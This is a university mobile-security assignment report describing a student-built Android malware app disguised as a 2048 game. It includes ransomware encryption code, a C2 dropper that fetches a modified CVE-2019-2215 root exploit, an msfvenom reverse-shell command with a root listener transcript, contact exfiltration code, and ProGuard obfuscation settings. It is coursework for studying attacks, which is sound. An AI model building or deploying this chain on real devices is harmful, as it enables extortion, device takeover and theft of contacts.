



**BACHELOR OF INFORMATION AND COMMUNICATIONS  
TECHNOLOGY (INFORMATION SECURITY)**

**ICT2207 - Mobile Security  
TRIMESTER 2, YEAR 2021/22**

**Assignment 1 Report**

	<b>Name</b>	<b>Student ID</b>
1	Xavier Lim Gui Ming	2000952
2	Chow Wen Jun	2000530
3	Chong Wei Bing Nicholas	2001898
4	Lim Yong An	1802975
5	Chan Hon Siang	1802950

# Table of Content

<b>1. Malware Application</b>	<b>3</b>
<b>2. Malicious Activities</b>	<b>3</b>
2.1 Ransomware	3
2.2 Reverse Shell (root) via CVE-2019-2215	8
<b>3. Exfiltration</b>	<b>11</b>
<b>4. Obfuscation</b>	<b>14</b>
<b>5. References</b>	<b>16</b>

# 1. Malware Application

The malware application acts like ransomware whereby it will encrypt all of the files present in the mobile device /sdcard/Pictures directory. Each file will be encrypted by a randomly generated AES key. The keys are stored in /sdcard/keys.json and keys.json will be encrypted by a master key. The master key will be obtained from the attacker server, however, it will not be stored in the victim's device. The victim then has to pay a ransom in bitcoin to obtain the master key to decrypt all the affected files.

The application will also download shells.zip from the attacker server and unzip the file. It will run cve-2019-2215 binary to get root in a shell process and make a reverse shell connection to the attacker's server.

The application will query for data on the contacts list and exfiltrate it to the adversary's server using standard application layer protocol such as HTTP or HTTPS to avoid detection of suspicious traffic.

## 2. Malicious Activities

### 2.1 Ransomware

Upon launching the application, the application will request permissions for contact, phone, and storage. When the user grants the requested permissions, the application will launch the game. During the initialization of the game, the application encrypts the files in /sdcard/Pictures directory. This is achieved by calling the Encrypt.init() method in MainActivity.java's onCreate() scope as shown in Figure 1 below.

```
98 String key_fp = "/sdcard/keys.json";
99 String target_fp = "/sdcard/Pictures";
100 File key_f = new File(key_fp);
101 File vicID_f = new File( pathname: "/sdcard/victimID.txt");
102 if (!key_f.exists() || !vicID_f.exists()){
103     try {
104         Log.d( tag: "MAIN ACTIVITY", msg: "Encrypting in progress");
105         Encrypt.init( cipherMode: 1, target_fp, key_f, masterKey: "");
106     } catch (IOException e) {
107         e.printStackTrace();
108     }
109 }
110 else {
111     Log.d( tag: "MAIN ACTIVITY", msg: "keys.json && victimID.txt exists, not encrypting");
112 }
```

Figure 1

Encrypt.init() will check if cipherMode is 1,2, or 4. If cipherMode = 1, then a GET HTTP request will be made to the attacker's server at http://192[.]168[.]157[.]73:8080/get\_mk. The response body will contain a base64 encoded string for example:

UXIsbkpocVV5N0JBSWNvNT02dnFrSHdPck82SHRMU2I3

The string above will be stored in a file named masterkeys.txt in the C2 server root directory. Since the masterkey is transferred to the application running on the victim's device in the GET HTTP response body, it will never be stored in the victim's device. This enables reverse engineering or decryption without paying the ransom to be harder.

The string will be decoded to obtain:

QylnJhqUy7BAIco5:6vqkHwOrO6HtLSb7

The decoded string will be split into an array ':' as the specified delimited. The first element of the array, in this case, QylnJhqUy7BAIco5 will be used as the VictimID which will be saved into /sdcard/victimID.txt. The second element 6vqkHwOrO6HtLSb7 will be the master key that will be used to encrypt /sdcard/keys.json.

The application will then loop through each file in /sdcard/keys.json and encrypt the file as shown in Figure 2 below.

```
pathsList.forEach(fp ->
{
    try {
        Encrypt.encrypt(cipherMode, fp.toString(), fileName, masterKey: "");
    }
}
```

Figure 2

The encrypt() method will modify the fp.toString() value by replacing '/' with '\_'. For example, '/sdcard/image01.jpg' will be replaced with '\_sdcard\_image01.jpg'.

Since cipherMode = 1, a random alphanumeric string of 16 Bytes/characters will be generated as shown in Figure 3 below.

```
if (cMode == Cipher.ENCRYPT_MODE) {
    key = getAlphaNumericString(n: 16);
}
```

Figure 3

Since every file will have a randomly generated key string, this makes any cryptanalysis effort tougher.

The key and modified fp.toString() will be stored as a key-value pair in /sdcard/keys.json. The key will be used to perform AES encryption on the file by calling the Locker.encrypt() method. Locker.encrypt() method will stream the bytes of the file and perform the AES encryption before writing the modified bytes back to the file.

If cipherMode = 2, then the application will read /sdcard/keys.json and use the stored keys to encrypt the respective files.

After encrypting the files, /sdcard/keys.json will be encrypted using the same Encrypt.encrypt() method but this time targeting /sdcard/keys.json as shown in Figure 4 below.

```
pathsList.forEach(fp ->
{
    try {
        Encrypt.encrypt(cipherMode, fp.toString(), fileName, masterKey: "");
        Log.d( tag: "FP", fp.toString());
    } catch (IOException e) {
        e.printStackTrace();
    } catch (JSONException e) {
        e.printStackTrace();
    } catch (ParseException e) {
        e.printStackTrace();
    }
});

// Final Encryption of /sdcard/keys.json
Log.d( tag: "Master Encrypting File", msg: "/sdcard/keys.json");
try {
    Log.d( tag: "Running Master", msg: "/sdcard/keys.json");
    Encrypt.encrypt( cMode: 3, path: "/sdcard/keys.json", fileName: "/sdcard/keys.json", masterKeyRx);
```

Figure 4

Note that masterKeyRx is the master key obtained from the attacker's C2 server. At this point, the victim can go to the page to decrypt by clicking the 'POWER UP X2 SCORE' button on the game page as shown in Figure 5 below.




Figure 5

The victim will be redirected to a view where the victimID and instructions to get back the master key are displayed as shown in Figure 6 below.




Figure 6

The victim ID is obtained from the attacker's C2 server and is stored into /sdcard/victimID.txt as shown in Figure 7 below.

```
130|taimen:/sdcard $ cat victimID.txt
QylnJhqUy7BAIco5taimen:/sdcard $
```

Figure 7

The file victimID.txt will be read by the EncryptFile.kt activity. Every victim has a unique victimID and master key. This helps to make the ransom process clear. The victim can enter the master key to decrypt the keys.json file.

Before the master decryption, keys.json are as shown in Figure 8 below:

```
taimen:/sdcard $ cat keys.json
++++
9++:++7 ++@e+-w+9+[M-++S+!!++h+5+g
++X@/+}f+ I+P++w+R+j++++i!!nu++/s?++;y/++LmI++++
:yJ+Y++nH+1++T++8+ju+${++}'w++++PA+S++c:
```

Figure 8

After performing the master decryption, keys.json are as shown in Figure 9 below :

```
taimen:/sdcard $ cat keys.json
{"_victimID":"6vqkHwOr06HtLSb7", "_sdcard_Pictures_.thumbnails_56.jpg":"dc9b7GzTLH0YF3wY", "_sdcard_Pictures_.thumbnails_55.jpg":"609E3znDRUQ9EAzT", "_sdcard_Pictures_image02.jpg":"h3qG0PzQXnw9exk0", "_sdcard_Pictures_image01.png":"k2diveMAdEDnn4XX"}taimen:/sdcard $
```

Figure 9

When the MASTER DECRYPT button is pressed, in the EncryptFile.kt which houses the view logic of the ransomware demand page, Encrypt.init(cipherMode, filePath, fileName, masterKey) will be called as shown in Figure 10 below. In this call:

- cipherMode = 4
- filePath = /sdcard/keys.json
- fileName = /sdcard/Pictures
- masterKey = masterkey that the user input

```
// args[0].toInt() --> 1: aarkay.a2048game.Encrypt || 2: Decrypt
if (cipherMode == 1 || cipherMode == 2){
    Encrypt.init(cipherMode, filePath, fileName, masterKey: "")
}
else if (cipherMode == 4) {
    // Master decrypt
    val masterKey = args[1].toString()
    Encrypt.init(cipherMode, filePath, fileName, masterKey)
}
```

Figure 10

Once keys.json has been decrypted, the victim can press the decrypt button to decrypt the files listed in keys.json. When the DECRYPT button is pressed, the application will read /sdcard/keys.json and decrypt the files according to the key-value pairs in it.

The C2 server HTTP request and response are as shown in Figure 11 below.

```
(venv) C:\Users\nic\Desktop\ict2207\ict2207-labP3-team2-2022-coursework\dropper>python
dropper_server.py
HTTPS Server started on: DESKTOP-FEAFSAH with IP: 172.23.176.1
PID: 9868
* Serving Flask app 'dropper_server' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on all addresses.
  WARNING: This is a development server. Do not use it in a production deployment.
* Running on http://192.168.157.73:8080/ (Press CTRL+C to quit)
'/process_command' - incoming request from IP: 192.168.157.50
ndQqISNOFyadxEx3:I4VrrbapE4y0qZ4Q
bmRRcUlTTk9GeWFkeEV4MzpJNFZycmJhcEU0eTBxWjRR
192.168.157.50 - - [26/Feb/2022 22:38:49] "GET /get_mk HTTP/1.1" 200 -
192.168.157.50 - - [26/Feb/2022 22:38:49] "GET /process_command HTTP/1.1" 200 -
```

Figure 11

As mentioned before, during the launch of the application, 2 HTTP requests will be made to the attacker's server. The GET request to /get\_mk will retrieve a random generated master key from the C2 server. No two or more victims will share the same master key. This is to deter any cryptanalysis efforts. The second HTTP request will be made to /process\_command to help assist in getting the reverse shell of root privileges.

## 2.2 Reverse Shell (root) via CVE-2019-2215

During the initialization of the game in MainActivity.java, the application will initialize a Temproot object from Temproot.java in the onCreate() scope is as shown in Figure 12 below.

```
try {
    Log.d( tag: "MAIN ACTIVITY", msg: "Executing temproot");
    Temproot tr = new Temproot( context: this);
```

Figure 12

When a Temproot object is instantiated, the application will check if /data/data/aarkay.a2048game/files exist. Note that /data/data/aarkay.a2048game is the package directory in the device. If the /files directory exists, then delete the folder and the files using the deleteFolder(File f) method. Then create the /files directory at /data/data/aarkay.a2048game as shown in Figure 13 below.



```
// Check if filePath exist
File file_d = new File(filePath);
deleteFolder(file_d); // Delete the folder recursively
boolean createDir = file_d.mkdirs(); // Make the folder again
```

Figure 13

Next, a GET HTTP request will be made to `http://192.[.]168.[.]157.[.]73:8080/process_command`. This endpoint is the dropper server where `shells.zip` will be downloaded to the victim's phone in `/data/data/aarkey.a2048/game/files` directory which is the application package directory.

The code in `Temproot.java` public constructor that helps assist the downloading of `shells.zip` are as shown in Figure 14 below.

```
Thread thread = new Thread(new Runnable() {
    @Override
    public void run() {
        download(URL, localPath);
    }
});
```

Figure 14

URL is a string that stores `http://192.[.]168.[.]157.[.]73:8080/process_command`

localPath is the file path that the application has execution command privileges in. This path is located at the package directory of the application, in this case, it is `/data/data/aarkay.a2048game/files`.

After downloading `shells.zip`, the application will execute 3 shell commands via `Runtime.getRuntime().exec()` command. Below are the 4 commands to be executed in sequence.

1. `/system/bin/chmod 755 /data/data/aarkay.a2048game/files`
2. `/system/bin/unzip /data/data/aarkay.a2048game/files/shells.zip`
3. For loop `/system/bin/chmod 755 /data/data/aarkay.a2048game/files/<file>`  
The files to target are: `cve-2019-2215`, `install.sh`
4. `./data/data/aarkay.a2048game/files/cve-2019-2215`

The `waitFor()` method is utilized to ensure that the execution of commands is in a linear sequence as shown in Figure 15 below.

```

Runtime rt = Runtime.getRuntime();

try {
    Log.d( tag: "Temproot", msg: "Executing chmod 755 on shells.zip...");
    rt.exec(cmd[0]);
    Log.d( tag: "Temproot", msg: "Execution chmod complete...");

    Log.d( tag: "Temproot", msg: "Executing unzip...");
    rt.exec(cmd[1]).waitFor();
    Log.d( tag: "Temproot", msg: "Execution unzip complete...");

    Log.d( tag: "Temproot", msg: "Executing chmod 755 on unzipped files...");
    for (int i = 1; i < filenames.length; i++){
        rt.exec( command: "/system/bin/chmod 755 " + filePath + "/" + filenames[i]).waitFor();
    }
    Log.d( tag: "Temproot", msg: "Execution chmod complete...");

    Log.d( tag: "Temproot", msg: "CVE-2019-2215 + Reverse Shell...");
    rt.exec(cmd[2]).waitFor();
    Log.d( tag: "Temproot", msg: "CVE && Reverse shell complete");
}

```

Figure 15

The downloaded file will be unzipped and all the unzipped contents will have the permission to be read, written, and executed as shown in Figure 16 below.

```

taimen:/data/data/aarkay.a2048game/files # ls -la
total 76
drwx----- 2 u0_a197 u0_a197 4096 2022-02-26 22:38 .
drwx----- 6 u0_a197 u0_a197 4096 2022-02-26 22:38 ..
-rwxr-xr-x 1 u0_a197 u0_a197 22528 2022-02-26 22:38 cve-2019-2215
-rwxr-xr-x 1 u0_a197 u0_a197 51 2022-02-26 22:38 install.sh
-rwx----- 1 u0_a197 u0_a197 272 2022-02-26 22:38 rs.elf
-rwxr-xr-x 1 u0_a197 u0_a197 8254 2022-02-26 22:38 shells.zip

```

Figure 16

Another exec command is executed to run the cve-2019-2215 binary. This cve-2019-2215 binary was compiled from cve-2019-2215.c from <https://github.com/kangtastic/cve-2019-2215>. However, a modification was made in the c file to execute the install.sh script when cve-2019-2215 is run. The modification of the c file in lines 515-519 is as shown in Figure 17 below.

```

515 void launch_shell(void) {
516     if (execl("/bin/sh", "/bin/sh", "/data/data/aarkay.a2048game/files/install.sh", (char *)NULL) == -1) {
517         err(1, "launch shell");

```


Figure 17

The script install.sh will be executed by the root shell obtained via cve-2019-2215 binary which will run rs.elf binary in /data/data/aarkay.a2048game/files directory.

The binary rs.elf is obtained using msfvenom, a payload generator. The command to generate the binary is as follow:

```
msfvenom -p linux/aarch64/shell_reverse_tcp LHOST=<Attacker IP> LPORT=<Attacker Port> -f elf > rs.elf
```

A reverse TCP connection will be made to the specified LHOST and LPORT, in this case, the attacker's C2 server at 192.168.157.73:1337. The reverse shell connection obtained in the attacker's server is as shown in Figure 18 below.




```
C:\Users\nic\Desktop\ict2207\ict2207-labP3-team2-2022-coursework\dropper>ncat.exe -lnvp 1337
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 192.168.157.50:43754.
id
uid=0(root) gid=0(root) groups=0(root),3003(inet),9997(everybody),20197(u0_a197_cache),50197(all_a197) context=u:r:kernel:s0
whoami
root
```

Figure 18

### 3. Exfiltration

The exfiltration technique is performed to retrieve the victim's email account, the contacts, and Email addresses found in the contacts application. Having such information, an adversary could leverage such data to perform lateral movement to other devices or to social engineer the victim in question or other targets found in the contacts list. According to the MITRE ATT&CK matrix, deploying the collection tactic to identify and gather information from the Android device, is part of the process to exfiltrate information out from the victim's Android phone. Accessing a contact list is a known MITRE ATT&CK technique by calling Android system APIs from a malicious application to gather information from a contact list. Additionally, another MITRE ATT&CK tactic deployed is exfiltration. As the adversary, another technique involved in the usage of standard application layer protocols. Communication to a remote server using standardized application layer protocols such as HTTP or HTTPS is meant to avoid detection by sending requests that could be seen as common traffic. The information that was obtained from the victim's phone will be siphoned out to a remote C2 server and logged to a file.

As the adversary, before the exfiltration of data can occur, the data queried requires additional permissions to be allowed by the victim before sending as shown in Figure 19 below.



```
Manifest.permission.READ_CONTACTS,
Manifest.permission.READ_PHONE_STATE
```

Figure 19

Without the two permissions, there is no permission to access the contacts list. Therefore, the code segment below checks and triggers for the request of permissions when the app starts.

```
// Request permissions
if (!hasPermissions(context: this, PERMISSIONS)) {
    ActivityCompat.requestPermissions(activity: this, PERMISSIONS, PERMISSION_ALL);
}
```

Figure 20

The contacts are then queried and stored into a key and value data structure like hashmap before sending to the remote C2 Server as shown in Figure 21 below.

```
params.put(k: "Contacts", Contacts(context).query().find().toString());
params.put(k: "Emails", Contacts(context).data().query().emails().find().toString());
params.put(k: "Victim Account", Contacts(context).accounts().query().find().toString());
```

Figure 21

Once the data is ready for exfiltration, it is sent back to the C2 Server. The snippets of the code to create a Volley Request Queue to send data to the C2 Server are as shown in Figure 22 below.

```
RequestQueue queue = Volley.newRequestQueue(context);
String urlString = "http://192.168.157.128:5000/postData";
```

Figure 22

```
queue.add(stringRequest);
```

Figure 23

The data is sent with a content type x-www-form-urlencoded as reserved characters need to be encoded if the data is passed into the URL as shown in Figure 24 below.

```
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "Victim Account" = "AccountsRawContactsQueryResult"
Key: Victim Account
Value: AccountsRawContactsQueryResult
Form item: "Contacts" = "Query.Result {
  Number of contacts found: 324
  First contact: Contact(id=1, rawContacts=[RawContact(id=1, contactId=1, addresses=[], emails=[], events=[], groupMemberships=[GroupMembership(id=1, rawContactId=
Key: Contacts
Value [truncated]: Query.Result {\n  Number of contacts found: 324\n  First contact: Contact(id=1, rawContacts=[RawContact(id=1, contactId=1, addresses=[], emails=[], events=[], groupMemberships=[GroupMembership(id=1
Form item: "Emails" = "DataQuery.Result {
  Number of data found: 1
  First data: Email(id=1625, rawContactId=312, contactId=312, isPrimary=false, isSuperPrimary=false, type=HOME, label=null, address=bellesimbeier@gmail.com, isRedacted
Key: Emails
Value [truncated]: DataQuery.Result {\n  Number of data found: 1\n  First data: Email(id=1625, rawContactId=312, contactId=312, isPrimary=false, isSuperPrimary=false, type=HOME, label=null, address=bellesimbeier@gmail
```

Figure 24

On the C2 server, the data is received and processed as shown in Figure 25 below.

```
192.168.195.69 - - [26/Feb/2022 13:11:27] "POST /postData HTTP/1.1" 200 -
192.168.195.69 - - [26/Feb/2022 13:11:39] "POST /postData HTTP/1.1" 200 -
```

Figure 25

The data received is time-stamped before writing to a log file. The data is parsed as shown below before it is written into a log file, `exfiltrated_data.log` as shown in Figure 26 below.

```
f.write("Date " + datetime.now().strftime("%d/%m/%Y %H:%M:%S") + "\n")
for key,value in data.items():
    f.write(str(key.decode('utf-8')) + "\n")
    for x in range(len(value)):
        decodedString = value[x].decode('utf-8')
        begin, end = decodedString.find('{'), decodedString.rfind('}')
        filteredString = decodedString[begin: end+1]
        f.write(filteredString + "\n")
```

Figure 26

The exfiltrated parsed data stored into the log file are as shown in Figure 27 below. From hereon, as an adversary, it is possible for lateral movement to other targets through other means such as social engineering techniques to phish other victims related to the current victim.

```
l-$ cat exfiltrated_data.log
Date 26/02/2022 13:11:27
Victim Account
{
  Number of accounts found: 1
  Accounts: Account {name=xav2601@gmail.com, type=com.google}
  rawContactIdsAccountsMap: {}
  isRedacted: false
}
Contacts
{
  Number of contacts found: 324
  First contact: Contact{id=1, rawContacts=[RawContact{id=1, contactId=1, addresses=[], emails=[], events=[], groupMemberships=[GroupMembership{id=1, rawContactId=1, contactId=1, isPrimary=false, isSuperPrimary=false, groupId=1, isRedacted=false}], ims=[], name-Name{id=2, rawContactId=1, contactId=1, isPrimary=false, isSuperPrimary=false, displayName=Gaius, givenName=Gaius, middleName=null, familyName=null, prefix=null, suffix=null, phoneticGivenName=null, phoneticMiddleName=null, phoneticFamilyName=null, isRedacted=false}, nickName=null, note=null, organization=null, phones=[], photo=null, relations=[], sipAddress=null, websites=[], customDataEntities=[], isRedacted=false}], displayNamePrimary=Gaius, displayNameAlt=Gaius, lastUpdatedTimestamp=Tue Feb 22 17:27:25 GMT+00:00 2022, options-Options{id=1, starred=false, customRingtone=null, sendToVoicemail=false, isRedacted=false}, photoUri=null, photoThumbnailUri=null, hasPhoneNumber=false, isRedacted=false}
  isRedacted: false
}
Emails
{
  Number of data found: 1
  First data: Email{id=1625, rawContactId=312, contactId=312, isPrimary=false, isSuperPrimary=false, type=HOME, label=null, address=bellesimbeier@gmail.com, isRedacted=false}
  isRedacted: false
}
Date 26/02/2022 13:11:39
Victim Account
{
  Number of accounts found: 1
  Accounts: Account {name=xav2601@gmail.com, type=com.google}
  rawContactIdsAccountsMap: {}
  isRedacted: false
}
```

Figure 27

## 4. Obfuscation

The team utilizes ProGuard, an open-source command-line tool to shrink, optimize and obfuscate the java code. The obfuscation of java code will ensure that analysis of the application code will be difficult when reverse engineering is performed on the malicious APK. To enable ProGuard, the team appended the code in the build.gradle file as shown in Figure 28 below.

```
16 buildTypes {  
17     release {  
18         minifyEnabled true  
19         shrinkResources true  
20         proguardFiles getDefaultProguardFile('proguard-android.txt'), 'proguard-rules.pro'  
21     }  
22 }
```

Figure 28

Various obfuscation options can be enabled in the proguard-rules.pro file as shown in Figure 29 below. The team opted to repackage all renamed class files and move them into a single package with a name defined by the developer. In addition, the team applied aggressive overloading while obfuscation is performed. This meant that the same names can be used for multiple fields and methods as long as the argument and return types differ thus leading to smaller and less comprehensible code.

```
19 -repackageclasses 'V2tWb1MwNVhSa2hTYm14aFVqRmFOUT09'  
20 -overloadaggressively
```

Figure 29

The team can proceed to verify if the code has been shrunk, optimized and obfuscated by the usage of bytecode viewer to analyze the APK. Most of the function names and classes are renamed to random letters to reduce reverse engineering efforts as shown in Figure 30 below.

File View Settings Plugins

Files

- aarkay
  - a2048game
    - a.class
    - b.class
    - c\$a.class
    - c\$b.class
    - c.class
    - d.class
    - EncryptFile.class
    - MainActivity\$a.class
    - MainActivity\$b.class
    - MainActivity\$c\$a.class
    - MainActivity\$c.class
    - MainActivity.class
    - MainView.class
    - SplitToolBar.class
- android
- androidx
- assets
- com
- Decoded Resources
- kotlin
- META-INF
- res
- V2tWb1MwNVhSa2hTYm14aFVqRmFOUT09
  - a.class
  - a0.class
  - a00.class

Quick file search (no file extension)

☐ Exact

Search

Search from: All\_Classes

Strings

Search String:

☐ Exact

Search

Results

Workspace

aarkay/a2048game/EncryptFile.class

FernFlower Decompiler

☐ Exact

```

1 package aarkay.a2048game;
2
3 import V2tWb1MwNVhSa2hTYm14aFVqRmFOUT09.af;
4 import V2tWb1MwNVhSa2hTYm14aFVqRmFOUT09.bf;
5 import V2tWb1MwNVhSa2hTYm14aFVqRmFOUT09.cf;
6 import V2tWb1MwNVhSa2hTYm14aFVqRmFOUT09.om;
7 import V2tWb1MwNVhSa2hTYm14aFVqRmFOUT09.r1;
8 import V2tWb1MwNVhSa2hTYm14aFVqRmFOUT09.v6;
9 import V2tWb1MwNVhSa2hTYm14aFVqRmFOUT09.y5;
10 import android.os.Bundle;
11 import android.view.View;
12 import android.widget.Button;
13 import android.widget.EditText;
14 import android.widget.TextView;
15 import java.io.File;
16 import java.io.FileInputStream;
17
18 public final class EncryptFile extends r1 {
19     public static void G(EncryptFile var0, View var1) {
20         J(var0, var1);
21     }
22
23     public static void H(EditText var0, EncryptFile var1, View var2) {
24         K(var0, var1, var2);
25     }
26
27     private static final void J(EncryptFile var0, View var1) {
28         om.d(var0, "this$0");
29         var0.I(new String[]{"2"});
30     }
31
32     private static final void K(EditText var0, EncryptFile var1, View var2) {
33         om.d(var0, "$inputText");
34         om.d(var1, "this$0");
35         var1.I(new String[]{String.valueOf(4), var0.getText().toString()});
36     }
37
38     public final void I(String[] var1) {
39         om.d(var1, "args");
40         int var2 = Integer.parseInt(var1[0]);
41         switch (var2) {
42             case 1:
43             case 2:
44                 af.e(var2, "/sdcard/Pictures", "/sdcard/keys.json", "");
45             case 3:
46                 default:
47                     break;
48             case 4:
49                 af.e(var2, "/sdcard/Pictures", "/sdcard/keys.json", var1[1].toString());
50         }
51     }
52
53     protected void onCreate(Bundle var1) {
54         super.onCreate(var1);
55         this.setContentView(2131492892);
56         View var4 = this.findViewById(2131296678);
57         om.c(var4, "findViewById(R.id.victimID)");
58         TextView var5 = (TextView)var4;
59         File var2 = new File("/sdcard/victimID.txt");
60         if (var2.exists()) {
61             var5.setText(new String(y5.c(new FileInputStream(var2)), v6.a));
62         } else {
63             var5.setText("NO VICTIM ID FOUND");
64         }
65     }
66 
```

Refresh

Figure 30

## 5. References

1. <https://github.com/kangtastic/cve-2019-2215>
2. <https://github.com/rkshrsh/2048-Game/tree/master/app/src/main>
3. <https://www.guardsquare.com/manual/configuration/usage>
4. <https://forensics.spreitzenbarth.de/2012/02/12/detailed-analysis-of-android-bmaster/>
5. <https://mitre-attack.github.io/attack-navigator/>
6. <https://google.github.io/volley/>
7. <https://github.com/vestrel00/contacts-android/>
8. <https://medium.com/@angelhiadefiesta/obreverse-engineering-apks-guide-to-see-if-obfuscation-works-64d56f18ec12>
9. <https://medium.com/@angelhiadefiesta/how-to-obfuscate-in-android-with-proguard-acab47701577>